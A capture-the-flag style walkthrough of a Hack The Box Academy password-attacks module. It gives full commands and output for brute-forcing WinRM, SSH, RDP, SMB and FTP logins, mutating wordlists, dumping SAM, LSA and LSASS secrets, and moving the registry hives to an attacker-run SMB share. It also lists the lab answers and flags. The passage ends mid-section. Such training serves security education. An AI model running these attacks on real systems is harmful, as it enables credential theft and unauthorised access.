Password Attacks:

Link to challenge: https://academy.hackthebox.com/module/147

(log in required)

Class: Tier I | Medium | Offensive

Before we begin: throughout the module we will be requested to login to target Linux machines, and target windows machines.

The credentials will be provided for us by the module.

For Linux, we will use ssh with the command:

```
ssh <username>@<target-IP>
```

and then we will be requested to enter the password.

For windows – we will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
```

Throughout the module, those steps will be referred as 'login to the Linux/Windows target machine'.

In our disposal – we are provided by the module with resources folder – containing 'password.list', 'username.list' and 'custom.rule'. unless specified otherwise, all mentions for username or password wordlists – those lists are referred as default wordlists.

Remote Password Attacks

Network Services:

Question: Find the user for the WinRM service and crack their password. Then, when you log in, you will find the flag in a file there. Submit the flag you found as the answer.

Answer: HTB{That5Novemb3r}

Method: first we need to obtain credentials, we will use crackmapexec, we will run on the pwnbox the command:


```
crackmapexec winrm <target-IP> -u username.list -p password.list | grep '+'
```

to bruteforce the WinRM service for credentials. We will use the default wordlists, and grep for the '+' character – indicating successful hit:

We have a hit! john:November

Lets enter to the powershell with its credentials via WinRM service, using 'evil-winRM' tool:

```
evil-winrm -i <target-IP> -u john -p november
```



Log in successful, we have a poweshell to john's user.

We are not told where the flag is, only it is implied that it is somewhere within john's user folder. We will look with the powershell command:

```
Get-ChildItem -Path C:\Users\john -Filter "flag.txt" -
Recurse -Force -ErrorAction SilentlyContinue | Select-Object
-ExpandProperty FullName
```

The command will look through john's folder for the file 'flag.txt' (including searching hidden files ('-Forced'):

```
*Evil-WinRM* PS C:\Users\john\Documents> Get-ChildItem -Path C:\Users\john -Filter "flag.txt" -Recurse -Force -ErrorAction Sil
entlyContinue | Select-Object -ExpandProperty FullName
C:\Users\john\Desktop\flag.txt
```

We found the flag at john's Desktop! Lets get the flag with 'cat':

```
cat C:\Users\john\Desktop\flag.txt
```

```
*Evil-WinRM* PS C:\Users\john\Documents> cat C:\Users\john\Desktop\flag.txt
HTB{That5Novemb3r}
```

Question: Find the user for the SSH service and crack their password. Then, when you log in, you will find the flag in a file there. Submit the flag you found as the answer.

Answer: HTB{Let5R0ck1t}

Method: we will use hydra password cracking tool – we will use the command:

```
hydra -L username.list -P password.list ssh://<target-IP>
```

to bruteforce the ssh service with the default username and credential lists, after some bruteforcing we will get:

```
└─ [★]$ hydra -L username.list -P password.list ssh://10.129.202.136
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not
 illegal purposes (this is non-binding, these *** ignore laws and ethic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-
[WARNING] Many SSH configurations limit the number of parallel tasks, i
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21112 login tries (
[DATA] attacking ssh://10.129.202.136:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 20958 to do in 02:15h,
[22][ssh] host: 10.129.202.136   login: dennis   password: rockstar
```

dennis:rockstar credentials

we will use the command

```
ssh dennis@<target-IP>
```

and then we will be prompted for a fingerprint (enter yes) and then prompted for password – where we enter the password ‘rockstar’:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-pbuie8ctio]-[~]
└─[★]$ ssh dennis@10.129.202.136
The authenticity of host '10.129.202.136 (10.129.202.136)' can't be established.
ED25519 key fingerprint is SHA256:dRz9BL6NhfzNWUhWdhoTCZB0pFXi+moLOqEj4XlPHOY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.202.136' (ED25519) to the list of known hosts.
dennis@10.129.202.136's password:

Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

dennis@WINSRV C:\Users\dennis>
```

We are in.

Our default CLI within the target machine is cmd, we will enter ‘powershell’ to change the CLI to powershell, then I assumed the flag is also in desktop get the flag directly without ‘searching’ first:

```
cat Desktop\flag.txt
```

the command works because our default path is dennis’s home folder:

```
dennis@WINSRV C:\Users\dennis>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\dennis> cat Desktop\flag.txt
HTB{Let5R0ck1t}
```


Question: Find the user for the RDP service and crack their password. Then, when you log in, you will find the flag in a file there. Submit the flag you found as the answer.

Answer: HTB{R3m0t3DeskIsw4yT00easy}

Method: the bruteforce command is very similar to the ssh command – also using hydra:

```
hydra -L username.list -P password.list rdp://<target-IP>
```

after a minute or 2:




We get the credentials chris:789456123.

Lets run xfree RDP:

```
xfreerdp /v:<Target IP> /u:chris /p:789456123 /dynamic-resolution
```

we will be propted for confirmation, enter 'Y', and we are at chris's rdp desktop:

the flag is right here, lets open it:



Question: Find the user for the SMB service and crack their password. Then, when you log in, you will find the flag in a file there. Submit the flag you found as the answer.

Answer: HTB{S4ndM4ndB33}

Method: for the SMB bruteforce hydra won't work, we will use Metasploit instead – we will execute Metasploit with:

```
msfconsole
```

command, then we will enter the settings:

```
use auxiliary/scanner/smb/smb_login
set user_file username.list
set pass_file password.list
set rhosts <target-IP>
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set user_file username.list
user_file => username.list
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set pass_file password.list
pass_file => password.list
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set rhosts 10.129.202.136
rhosts => 10.129.202.136
```

and then:

```
run
```

```
[-] 10.129.202.136:445    - 10.129.202.136:445 - Failed: '.\cassie:daniel',
[+] 10.129.202.136:445    - 10.129.202.136:445 - Success: '.\cassie:12345678910'
[-] 10.129.202.136:445    - 10.129.202.136:445 - Failed: '.\admin:123456',
```

The bruteforce is a it problematic as failed attempts are displayed as well flooding the terminal, either way we have the credentials: cassie:12345678910

Ok now that we have the credentials – lets obtain the shares list:

```
crackmapexec smb <target-IP> -u "cassie" -p "12345678910" --
shares
```

```
└─ [★]$ crackmapexec smb 10.129.202.136 -u "cassie" -p "12345678910" --shares
SMB         10.129.202.136  445    WINSRV           [*] Windows 10 / Server 2019 Build 17763 x64 (
 (signing:False) (SMBv1:False)
SMB         10.129.202.136  445    WINSRV           [+] WINSRV\cassie:12345678910
SMB         10.129.202.136  445    WINSRV           [*] Enumerated shares
SMB         10.129.202.136  445    WINSRV           Share           Permissions     Remark
SMB         10.129.202.136  445    WINSRV           -----           -----------     ------
SMB         10.129.202.136  445    WINSRV           ADMIN$                          Remote Admin
SMB         10.129.202.136  445    WINSRV           C$                              Default share
SMB         10.129.202.136  445    WINSRV           CASSIE <-       READ,WRITE
SMB         10.129.202.136  445    WINSRV           IPC$            READ            Remote IPC
```

lets enter CASSIE share, and get the flag:

```
smbclient -U cassie \\\\<target-IP>\\CASSIE
```

we will be prompted for the password – enter it:

```
┌─[eu-academy-2]─[10.10.15.241]─[htb-ac-1099135@htb-pbuie8ctio]─[~]
└─ [★]$ smbclient -U cassie \\\\10.129.202.136\\CASSIE
Password for [WORKGROUP\cassie]:
Try "help" to get a list of possible commands.
smb: \>
```

And we are in the smb server, in the smb server CLI: we run

```
ls
```

to confirm flag existence:

```
smb: \> ls
  .
  ..
  desktop.ini
  flag.txt
```

Then we get the flag to our machine:

```
get flag.txt
```

```
smb: \> get flag.txt
getting file \flag.txt of size 16 as flag.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
```

Now the flag is our machine, on the pwnbox terminal - we can confirm with ls, when confirm – we cat it:

```
ls flag.txt
cat flag.txt
```

```
└─ [★]$ ls flag.txt
flag.txt
┌─[eu-academy-2]─[10.1
└─ [★]$ cat flag.txt
HTB{S4ndM4ndB33}┌─[eu-
```

Password Mutations:

Question: Create a mutated wordlist using the files in the ZIP file under "Resources" in the top right corner of this section. Use this wordlist to brute force the password for the user "sam". Once successful, log in with SSH and submit the contents of the flag.txt file as your answer.

Answer: HTB{P455_Mu7ations}

Method: First we will have to prepare the mutated password list, to be called 'mut_password.list' – for that we will require the original 'password.list', and the other file from the resources folder – 'custom.rule' to create a mutated password list – which is basically the process of taking every word within the password list, and 'transform' it to variant more fit to comply with password policies, for example 'Yigritte' → 'Y1gritt3@'.

'custom.rule' is the set of rules to which variants every password will be mutated to. Of course 'custom.rule' may have more than a single rule so the output password lists with the mutated variants of the original passwords will contain far more values than the original list.

To mutate our password list we will use the hashcat command:

```
hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list
```

and we will get the output file 'mut_password.list'.

running line count ('wc -l') on that file will reveal:

```
┌─[eu-academy-2]─[10.10.15.241]─[h
└──╼ [★]$ wc -l mut_password.list
94044 mut_password.list
```

94044 values, brute forcing them all in a single chunk will take far too long.

So what I did is to split the 'mut_password.list' to sub-lists based on the character lengths for each value.

After some trial and error – I will tell you up front that the correct password has more than 10 characters – so we will create a sub-list of 'mut_password.list' – called 'mut_password2.list', which will contain only the values whose length is 10 characters or more. For that we will use the command:

```
awk 'length($0) >= 10' mut_password.list > mut_password2.list
```

running line count on the sub-mutated list:

```
└──╼ [★]$ wc -l mut_password2.list
55711 mut_password2.list
```

Will reveal that there are 55711 values, almost half than the original list's length.

However, ssh default brute-force it will still be very slow.

Operating on the assumption that the target user, in this case 'sam' is using the same password for multiple service – we will bruteforce another service, which the process of bruteforce it is much faster.

Lets check the target runs 'ftp' service – port 21:

```
└──╼ [★]$ nmap 10.129.62.38 -sV -p 21
Starting Nmap 7.94SVN ( https://nmap.o
Nmap scan report for 10.129.62.38
Host is up (0.0018s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix
```

Good, 'ftp' is up and running we will brute force that instead of 'ssh' – ftp brute forcing is much faster.

We will also set high number of threads working on the bruteforce, the default is 16, we will set the amount of threads to 48:

```
hydra -l sam -P mut_password2.list ftp://<target-IP> -t 48
```

we use hydra to bruteforce 'sam' password with 'mutated_password2.list' – the mutated password which contains the values of 10 characters long or more, on ftp service, with 48 threads (64 works too, but in this writeup I did with 48).

After approximately 15 minutes of bruteforcing:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-cgqds7pqrw]-[~]
└──╼ [★]$ hydra -l sam -P mut_password2.list ftp://10.129.62.38 -t 48
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-21 13:27:20
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 48 tasks per 1 server, overall 48 tasks, 55711 login tries (l:1/p:55711), ~1161 tries per task
[DATA] attacking ftp://10.129.62.38:21/
[STATUS] 844.00 tries/min, 844 tries in 00:01h, 54867 to do in 01:06h, 48 active
[STATUS] 784.00 tries/min, 2352 tries in 00:03h, 53359 to do in 01:09h, 48 active
[STATUS] 803.71 tries/min, 5626 tries in 00:07h, 50085 to do in 01:03h, 48 active
[21][ftp] host: 10.129.62.38   login: sam   password: B@tm@n2022!
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-21 13:40:24
```

Ok we have sam's ftp password, time to check if sam really uses the same password for all of his services, lets attempt to login to his ssh account with the password, we will run the command

```
ssh sam@<target-IP>
```

and then we will be prompted for the password, (and fingerprint confirmation – enter 'yes'), when entered:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-cgqds7pqrw]-[~]
└─[★]$ ssh sam@10.129.62.38
The authenticity of host '10.129.62.38 (10.129.62.38)' can't be established.
ED25519 key fingerprint is SHA256:AtNYHXCA7dVpi58LB+uuPe9xvc2lJwA6y7q82kZoBNM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.62.38' (ED25519) to the list of known hosts.
sam@10.129.62.38's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-99-generic x86_64)
```

.

.

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sam@nix01:~$
```

We are in!

Lets run the commands:

```
pwd
find . -type f -name flag.txt 2>/dev/null
```

pwd will tell us our present working directory (which will be sam's working directory), and the find command will locate the flag somewhere within the present working directory (denoted as '.'), in this case – '/home/sam':

```
sam@nix01:~$ pwd
/home/sam
sam@nix01:~$ find . -type f -name flag.txt 2>/dev/null
./smb/flag.txt
```

Ok the file is within the 'smb' directory.

Lets get the with

```
cat smb/flag.txt
```

```
sam@nix01:~$ cat smb/flag.txt
HTB{P455_Mu7ations}
```

Password Reuse / Default Passwords:

Question: Use the user's credentials we found in the previous section and find out the credentials for MySQL. Submit the credentials as the answer. (Format: <username>:<password>)

Answer: superdba:admin

Method: we need to get a list of default passwords to various services to check from, such a list can be found here.

We download it, cd our way to the repository directory.

If required – as install the required modules to run the tool

```
pip3 install -r requirements.txt
```

*follow the repository README for more detailed instructions. *

Once everything is ready, we run the command:

```
creds search MySQL
```

Ok we have several possible options. We will need to check them to see what credentials takes us in to the mysql.

First we will ssh login to ‘sam’ account via the previous obtained credentials and the same method.

Once in, we run the command

```
mysql -u <user> -p<password>
```

*pay attention there is no space between the ‘-p’ and the password. *

Ok lets test the first three options:

```
sam@nix01:~$ mysql -u admin@example.com -padmin
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'admin@example.com'@'localhost' (using password: YES)
sam@nix01:~$ mysql -u root
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
sam@nix01:~$ mysql -u root -proot
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
```

All failed – access denied.

Lets test the fourth option – superdba:admin:

```
sam@nix01:~$ mysql -u superdba -padmin
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 17
Server version: 8.0.28-0ubuntu0.20.04.3 (Ubuntu)

Copyright (c) 2000, 2022, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Success! We are in, the MySQL credentials are superdba:admin.

Windows Local Password Attacks

Attacking SAM:

Question: Where is the SAM database located in the Windows registry? (Format: *******)


Answer: HKLM\SAM

Method:

Method 1: In the HTB-Academy Windows Privilege Escalation Writeup I made, page 124 – I extracted the SAM File from the registry, so the command I run was:

```
reg save HKLM\SAM C:\Tools\SAM
```

Method 2: directly from the section:



Copying SAM Registry Hives

There are three registry hives that we can copy if we have local admin access on the target; each will have a specific purpose when we get to dumping and cracking the hashes. Here is a brief description of each in the table below:

Registry Hive	Description
hklm\sam	Contains the hashes associated with local account passwords. We will need the hashes so we can crack them and get the user account passwords in cleartext.

Method 3: let's ask the GPT:

Question: Apply the concepts taught in this section to obtain the password to the ITbackdoor user account on the target. Submit the clear-text password as the answer.


Answer: matrix

Method: First, lets RDP to the target Windows machine using the provided credentials ('bob')

We will first have to acquire 'ITbackdoor' NTLM hash:

Method 1: We will use similar method I did in HTB-Academy Windows Privilege Escalation Writeup (page 124) – first on the target machine we will open powershell as ADMINISTRATOR in 'C:\Users\bob\Documents', then we will run the commands:

```
reg save HKLM\SAM .\SAM
reg save HKLM\SECURITY .\SECURITY
reg save HKLM\SYSTEM .\SYSTEM
```



*we can confirm saving with 'ls' or looking visually at the directory. *

Now lets transfer the files to our attacking pwnbox using SMB share (in a bit different way used on the Windows Privilege Escalation writeup equivalent task (page 124)).

On the pwnbox, we will run the command:

```
sudo python3 /usr/share/doc/python3-
impacket/examples/smbserver.py -smb2support CompData ./
```

where './' is the pwnbox user's home directory, and 'CompData' is the name of the share:

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-csux780gm5]-[~]
└─[★]$ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData ./
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Now our share is up and running, when there are incoming files, incoming uploads will be displayed.

On the target machine, we run the commands:

```
move SAM \\<attacker-IP>\CompData
move SECURITY \\<attacker-IP>\CompData
move SYSTEM \\<attacker-IP>\CompData
```

the command will move the files from bob's documents folder (where they were saved), to the share – where they are essentially uploaded to the attacker machine:

```
PS C:\Users\bob\Documents> move SAM \\10.10.15.241\CompData
PS C:\Users\bob\Documents> move SECURITY \\10.10.15.241\CompData
PS C:\Users\bob\Documents> move SYSTEM \\10.10.15.241\CompData
```

On the server will be notified (for each uploaded file):

```
[*] Incoming connection (10.129.202.137,49693)
[*] AUTHENTICATE_MESSAGE (.\bob,FRONTDESK01)
[*] User FRONTDESK01\bob authenticated successfully
[*] bob::.:aaaaaaaaaaaaaaaa:13ea3ec961cf7bf479eec6d6cd67389b:010
800550064005200720047006b00550003001000480055006400520072004700
07400430072006700510070000700800803821761adcda01060004000200000
03824850b7ab5094bd28d482d5ae296ac3af544ad4d0a00100000000000000000
030002e00310035002e00320034003100000000000000000
[*] Connecting Share(1:CompData)
[*] Incoming connection (34.79.162.186,49154)
[*] NetBIOS Session request (34.79.162.186,83.136.251.105,
[*] AUTHENTICATE_MESSAGE (\GUEST,)
[*] User \GUEST authenticated successfully
```


And when done, we can confirm with 'ls S*' (look for all files which begin with 'S'):

```
┌[eu-academy-2]-[10.10.15.241]-[htb-ac-1099135@htb-csux780gm5]-[~]
└─[★]$ ls S*
SAM  SECURITY  SYSTEM
```

Ok all the necessary files are in the attacking pwnbox.

Lets get the credentials dump with 'secretdump.py'. we will use the command:

```
python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -sam SAM -security SECURITY -system SYSTEM LOCAL
```




We are looking for the NTLM hash of 'ITbackdoor', which is marked at the screenshot above.

Method 2:

we will use crackmapexec:

```
crackmapexec smb <target-IP> --local-auth -u bob -p HTB_@cademy_stdnt! --sam
```

*the user's credentials are built in on the command. *:




The ITbackdoor NTLM hash is marked, right at the end.

Ok now that we used 2 different possible methods to obtain the hash, lets crack it with hashcat.

We will put the obtained hash within a file called ‘hash.txt, We also download rockyou wordlist for the bruteforcing

Then we run the command:

```
sudo hashcat -m 1000 hash.txt rockyou.txt
```



And here is the cracked password of ‘ITbackdoor’

Question: Dump the LSA secrets on the target and discover the credentials stored. Submit the username and password as the answer. (Format: username:password, Case-Sensitive)

Answer: frontdesk:Password123

Method: we will use crackmapexec, similar command to the hash dumping:

```
crackmapexec smb <target-IP> --local-auth -u bob -p
HTB_@cademy_stdnt! --lsa
```

the difference is here we have the ‘--lsa’ for gettings the credentials:

*

*

And we have the credentials frontdesk:Password123 (the other method suggested by the section is proabaly using secretdump, however while the password ‘Password123’ is discovered there, it says ‘unknown user’, yes – extra steps can be taken to attain the user, but it will not be covered here).

Attacking LSASS:

Question: What is the name of the executable file associated with the Local Security Authority Process?

Answer: lsass.exe

Method: 'LSASS is a subsystem of local security authority'


Question: Apply the concepts taught in this section to obtain the password to the Vendor user account on the target. Submit the clear-text password as the answer. (Format: Case sensitive)

Answer: Mic@123


Method: first, we will RDP to the target Windows machine with 'htb-student' provided credentials.

Now the objective is to get lsass dmp.


We will open the task manager, and on 'Processes' tab – we will look for the process: 'Local Security Authority Process'




Right click it, and select 'Create dump file'



When completed – we will get a completion message including the folder the DMP file was saved to:



Going to the folder:



Here it is.

Lets use the same 'smb' method to transfer the file to the attacking pwnbox, as we did in 'Attacking SAM' section (the steps will not be repeated here, but full details refer to that section), but here are the necessary transfer commands:

Server:

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData ./
```

Client:

```
